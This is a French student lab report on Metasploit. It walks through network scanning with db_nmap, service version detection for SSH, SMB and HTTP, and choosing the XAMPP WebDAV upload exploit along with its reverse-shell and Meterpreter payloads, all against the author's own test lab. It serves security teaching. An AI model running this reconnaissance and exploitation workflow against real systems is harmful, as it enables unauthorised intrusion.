


TP Metasploit

Stcherbinine Mattéo | Cybersécurité | 21/01/23

Avertissements :

Les actions réalisées ci-dessous sont réalisées dans un cadre scolaire/professionnel dans un environnement de tests, toutes les machines attaquées sont notre propriété et n'atteint en aucun cas la machine d'autrui.


Nous allons commencer par faire une analyse détaillée des commandes présentées dans la vidéo. Ensuite nous les testerons sur notre infrastructure.

1. Apt-cache show metasploit-framework | tail -n 6

```
root@kali:~# apt-cache show metasploit-framework | tail -n 6
Description: Framework for exploit development and vulnerability research
 The Metasploit Framework is an open source platform that supports
 vulnerability research, exploit development, and the creation of custom
 security tools.
Description-md5: c5f73085c4e31aa2cc01dd312ce844cc
```


Cette commande permet de consulter les informations d'un paquet, telles que la description, la version, etc. L'utilisation de | tail -n 6 permet de limiter l'affichage aux six dernières lignes. Vous pouvez également exécuter la commande sans le tail sur votre machine pour voir l'ensemble des informations du paquet.

2. Msfconsole




Cette commande simple permet de démarrer la console Metasploit.

3. workspace -a msftest suivie de clear



La première commande crée un espace de travail nommé "msftest". Toutes les informations ultérieures, comme les adresses IP, seront enregistrées dans la base de données de cet espace de travail pour organiser les différents projets. La commande clear permet de nettoyer la console des commandes précédentes.



4. db_nmap -F 192.168.0.1-10

La commande db_nmap lance un scan nmap qui stocke les résultats dans une base de données pour une utilisation future. L'option -F permet de scanner rapidement les ports couramment utilisés, tandis que 192.168.0.1-10 est la plage d'adresses IP scannée.


5. Hosts

```
msf > hosts

Hosts
=====

address       mac                name      os_name  os_flavor  os_sp  purpose  info  comments
-------       ---                ----      -------  ---------  -----  -------  ----  --------
192.168.0.1   80:c6:ca:00:bf:e8            Unknown                    device
192.168.0.2   84:1b:5e:e5:66:ae            Unknown                    device
192.168.0.3   84:16:f9:9a:82:51            Unknown                    device
192.168.0.6   00:0c:29:2b:61:e1            Unknown                    device
192.168.0.7   b8:27:eb:89:ac:c3  pi-hole   Unknown                    device
192.168.0.8   0c:51:01:e1:8d:27            Unknown                    device
192.168.0.9   78:ca:39:fe:0b:4c            Unknown                    device

msf >
```

6.

Cette commande affiche les informations sur les hôtes identifiés, stockés dans la base de données à partir de la commande précédente (db_nmap).

7. Services



```
msf > services

Services
========

host         port   proto  name             state   info
----         ----   -----  ----             -----   ----
192.168.0.1  22     tcp    ssh              open
192.168.0.1  53     tcp    domain           open
192.168.0.1  80     tcp    http             open
192.168.0.1  3000   tcp    ppp              closed
192.168.0.1  8080   tcp    http-proxy       closed
192.168.0.2  80     tcp    http             open
192.168.0.2  443    tcp    https            open
192.168.0.2  5000   tcp    upnp             open
192.168.0.3  80     tcp    http             open
192.168.0.6  21     tcp    ftp              open
192.168.0.6  80     tcp    http             open
192.168.0.6  135    tcp    msrpc            open
192.168.0.6  139    tcp    netbios-ssn      open
192.168.0.6  443    tcp    https            open
192.168.0.6  445    tcp    microsoft-ds     open
192.168.0.6  554    tcp    rtsp             open
192.168.0.6  3389   tcp    ms-wbt-server    open
192.168.0.6  5357   tcp    wsdapi           open
192.168.0.6  49155  tcp    unknown          open
192.168.0.6  49156  tcp    unknown          open
192.168.0.7  22     tcp    ssh              open
192.168.0.7  53     tcp    domain           open
192.168.0.7  80     tcp    http             open
192.168.0.8  139    tcp    netbios-ssn      open
192.168.0.8  445    tcp    microsoft-ds     open
192.168.0.8  548    tcp    afp              open
192.168.0.8  5009   tcp    airport-admin    open
192.168.0.8  10000  tcp    snet-sensor-mgmt open
192.168.0.9  139    tcp    netbios-ssn      open
192.168.0.9  445    tcp    microsoft-ds     open
192.168.0.9  548    tcp    afp              open
192.168.0.9  5009   tcp    airport-admin    open
192.168.0.9  10000  tcp    snet-sensor-mgmt open

msf >
```

De la même manière que la commande précédente, cette commande affiche les services qui ont été scannés à l'aide de db_nmap

8. use auxiliary/scanner/ssh_version

```
msf > use auxiliary/scanner/ssh/ssh_version
```

Cette commande permet d'utiliser le module "ssh_version" situé dans "auxiliary/scanner". Ce module permet de déterminer la version SSH utilisée sur les hôtes précédemment scannés.

9. Options

```
msf auxiliary(ssh_version) > options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    22               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads
   TIMEOUT  30               yes       Timeout for the SSH probe

msf auxiliary(ssh_version) >
```

Cette commande affiche les informations nécessaires à la configuration du module. Elle permet de spécifier des paramètres tels que "Proxies" (optionnel), "RHOSTS" (l'adresse IP de la cible), "RPORT", "THREADS" et "timeout". Les informations obligatoires sont indiquées dans la colonne "Required", et certaines informations, comme le port 22 (correspondant au port SSH par défaut), sont préremplies mais peuvent être modifiées si nécessaire.

10. Commande : services -u -p 22 -R

```
msf auxiliary(ssh_version) > services -u -p 22 -R

Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
192.168.0.1  22    tcp    ssh   open
192.168.0.7  22    tcp    ssh   open

RHOSTS => 192.168.0.1 192.168.0.7

msf auxiliary(ssh_version) >
```

Cette commande affiche et utilise les services enregistrés dans la base de données. Les options -u -p 22 permettent de montrer uniquement les hôtes utilisant le port 22, et l'option -R trie les hôtes par adresse IP. Elle permet également de spécifier les adresses IP à utiliser dans "RHOSTS".

11. setg threads 10 & run

```
msf auxiliary(ssh_version) > setg threads 10
threads => 10
msf auxiliary(ssh_version) > run

[*] 192.168.0.7:22        - SSH server version: SSH-2.0-OpenSSH_6.7p1 Raspbian-5+deb8u3 ( service.version=6.7p1 openssh.comment=Raspbian-5+deb8u3 service.vendor=OpenBSD service.
family=OpenSSH service.product=OpenSSH os.vendor=Raspbian os.device=General os.family=Linux os.product=Linux os.version=8.0 service.protocol=ssh fingerprint_db=ssh.banner )
[*] 192.168.0.1:22        - SSH server version: SSH-2.0-OpenSSH_3.9p1 ( service.version=3.9p1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.proto
col=ssh fingerprint_db=ssh.banner )
[*] Scanned 1 of 2 hosts (50% complete)
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_version) >
```

La commande setg threads permet de spécifier l'utilisation de 10 cœurs au lieu d'un seul, et le "g" de "setg" indique que cela s'appliquera à ce module ainsi qu'à d'autres, évitant ainsi la répétition de la spécification du nombre de threads à chaque utilisation de module. La commande run (ou exploit) lance le module.

12. http_version - smb_version

```
msf auxiliary(http_version) > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    10               yes       The number of concurrent threads
```

L'utilisateur continue à scanner les services, cette fois-ci la version HTTP et SMB. Le processus est similaire à celui du scan de la version SSH : remplir les options et lancer l'exploit.

13. search xampp

```
Matching Modules
================

   Name                                      Disclosure Date  Rank       Description
   ----                                      ---------------  ----       -----------
   exploit/windows/http/xampp_webdav_upload_php  2012-01-14       excellent  XAMPP WebDAV PHP Upload
```


Pendant la recherche de services, l'utilisateur repère un port utilisant XAMPP, qui est un ensemble de logiciels incluant Apache, MySQL, PHP et Perl. Il utilise alors la commande "search xampp" pour trouver un module ou un exploit lié à ce logiciel.

14. use exploit/windows/http/xampp_webdav_upload_php

```
msf auxiliary(smb_version) > use exploit/windows/http/xampp_webdav_upload_php
msf exploit(xampp_webdav_upload_php) > options

Module options (exploit/windows/http/xampp_webdav_upload_php):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME                   no        The filename to give the payload. (Leave Blank for Random)
   PASSWORD  xampp            no        The HTTP password to specify for authentication
   PATH      /webdav/         yes       The path to attempt to upload
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                      yes       The target address
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME  wampp            no        The HTTP username to specify for authentication
   VHOST                      no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

L'utilisateur choisit ensuite d'utiliser le module trouvé précédemment et configure les options requises.

15. show payloads



```
msf exploit(xampp_webdav_upload_php) > show payloads

Compatible Payloads
===================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   generic/custom                                         normal  Custom Payload
   generic/shell_bind_tcp                                 normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                              normal  Generic Command Shell, Reverse TCP Inline
   php/bind_perl                                          normal  PHP Command Shell, Bind TCP (via Perl)
   php/bind_perl_ipv6                                     normal  PHP Command Shell, Bind TCP (via perl) IPv6
   php/bind_php                                           normal  PHP Command Shell, Bind TCP (via PHP)
   php/bind_php_ipv6                                      normal  PHP Command Shell, Bind TCP (via php) IPv6
   php/download_exec                                      normal  PHP Executable Download and Execute
   php/exec                                               normal  PHP Execute Command
   php/meterpreter/bind_tcp                               normal  PHP Meterpreter, Bind TCP Stager
   php/meterpreter/bind_tcp_ipv6                          normal  PHP Meterpreter, Bind TCP Stager IPv6
   php/meterpreter/bind_tcp_ipv6_uuid                     normal  PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
   php/meterpreter/bind_tcp_uuid                          normal  PHP Meterpreter, Bind TCP Stager with UUID Support
   php/meterpreter/reverse_tcp                            normal  PHP Meterpreter, PHP Reverse TCP Stager
   php/meterpreter/reverse_tcp_uuid                       normal  PHP Meterpreter, PHP Reverse TCP Stager
   php/meterpreter_reverse_tcp                            normal  PHP Meterpreter, Reverse TCP Inline
   php/reverse_perl                                       normal  PHP Command, Double Reverse TCP Connection (via Perl)
   php/reverse_php                                        normal  PHP Command Shell, Reverse TCP (via PHP)
```

Cette commande affiche les charges utiles (payloads) disponibles pour ce module et ce qu'elles permettent. L'utilisateur précise ensuite quelle charge utile il souhaite utiliser, ainsi que les options à remplir pour cette charge utile.

16. Meterpreter

Une fois l'exploit lancé, Metasploit ouvre une session Meterpreter. C'est une interface de commande Metasploit qui permet d'exécuter des commandes sur le système ciblé. L'utilisateur peut utiliser des commandes telles que "ps" pour afficher la liste des processus en cours d'exécution, "getuid" pour afficher l'identifiant de l'utilisateur en cours d'exécution (qui peut indiquer des droits administrateurs, comme "SYSTEM(0)"), et "sysinfo" pour obtenir des informations sur le système.

Utilisation de METASPLOIT :

Pour cette partie, je recherche mes hosts avec des ports ouverts.

```
msf6 > hosts

Hosts
=====

address        mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------        ---                ----  -------  ---------  -----  -------  ----  --------
192.168.13.5   00:15:5d:01:f5:01        Unknown                    device
192.168.13.10                           Unknown                    device
192.168.13.11
192.168.13.50  00:15:5d:01:f5:04        Unknown                    device

msf6 > services
Services
========

host           port  proto  name          state  info
----           ----  -----  ----          -----  ----
192.168.13.5   53    tcp    domain        open
192.168.13.5   80    tcp    http          open
192.168.13.5   88    tcp    kerberos-sec  open
192.168.13.5   135   tcp    msrpc         open
192.168.13.5   139   tcp    netbios-ssn   open
192.168.13.5   389   tcp    ldap          open
192.168.13.5   443   tcp    https         open
192.168.13.5   445   tcp    microsoft-ds  open
192.168.13.10  80    tcp    http          open
192.168.13.50  135   tcp    msrpc         open
192.168.13.50  139   tcp    netbios-ssn   open
192.168.13.50  445   tcp    microsoft-ds  open
```

On utilise le module http

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) >
```

Je run le module.

```
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.13.5:80 PRTG ( 302-https://192.168.13.5/? )
[+] 192.168.13.10:80 Apache/2.4.56 (Debian)
[*] Scanned 1 of 2 hosts (50% complete)
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) >
```


Je recherche xampp.

```
msf6 auxiliary(scanner/http/http_version) > search xampp

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/http/atutor_upload_traversal    2019-05-17       excellent  Yes    ATutor 2.2.4 - Directory Traversal / Remote Code Execution,
   1  exploit/multi/http/maracms_upload_exec        2020-08-31       excellent  Yes    MaraCMS Arbitrary PHP File Upload
   2  exploit/windows/http/xampp_webdav_upload_php  2012-01-14       excellent  No     XAMPP WebDAV PHP Upload
   3  exploit/windows/http/zentao_pro_rce           2020-06-20       excellent  Yes    ZenTao Pro 8.8.2 Remote Code Execution

Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/zentao_pro_rce
```

Je regarde les payloads disponible.


```
msf6 auxiliary(scanner/http/http_version) > use 2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(windows/http/xampp_webdav_upload_php) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_aws_instance_connect                         normal  No     Unix SSH Shell, Bind Instance Connect (via AWS API)
   1   payload/generic/custom                                             normal  No     Custom Payload
   2   payload/generic/shell_bind_aws_ssm                                 normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                                     normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                                  normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                                       normal  No     Interact with Established SSH Connection
   6   payload/multi/meterpreter/reverse_http                             normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architect
ures)
   7   payload/multi/meterpreter/reverse_https                            normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architec
tures)
   8   payload/php/bind_perl                                              normal  No     PHP Command Shell, Bind TCP (via Perl)
   9   payload/php/bind_perl_ipv6                                         normal  No     PHP Command Shell, Bind TCP (via perl) IPv6
   10  payload/php/bind_php                                               normal  No     PHP Command Shell, Bind TCP (via PHP)
   11  payload/php/bind_php_ipv6                                          normal  No     PHP Command Shell, Bind TCP (via php) IPv6
   12  payload/php/download_exec                                          normal  No     PHP Executable Download and Execute
   13  payload/php/exec                                                   normal  No     PHP Execute Command
   14  payload/php/meterpreter/bind_tcp                                   normal  No     PHP Meterpreter, Bind TCP Stager
   15  payload/php/meterpreter/bind_tcp_ipv6                              normal  No     PHP Meterpreter, Bind TCP Stager IPv6
   16  payload/php/meterpreter/bind_tcp_ipv6_uuid                         normal  No     PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
   17  payload/php/meterpreter/bind_tcp_uuid                              normal  No     PHP Meterpreter, Bind TCP Stager with UUID Support
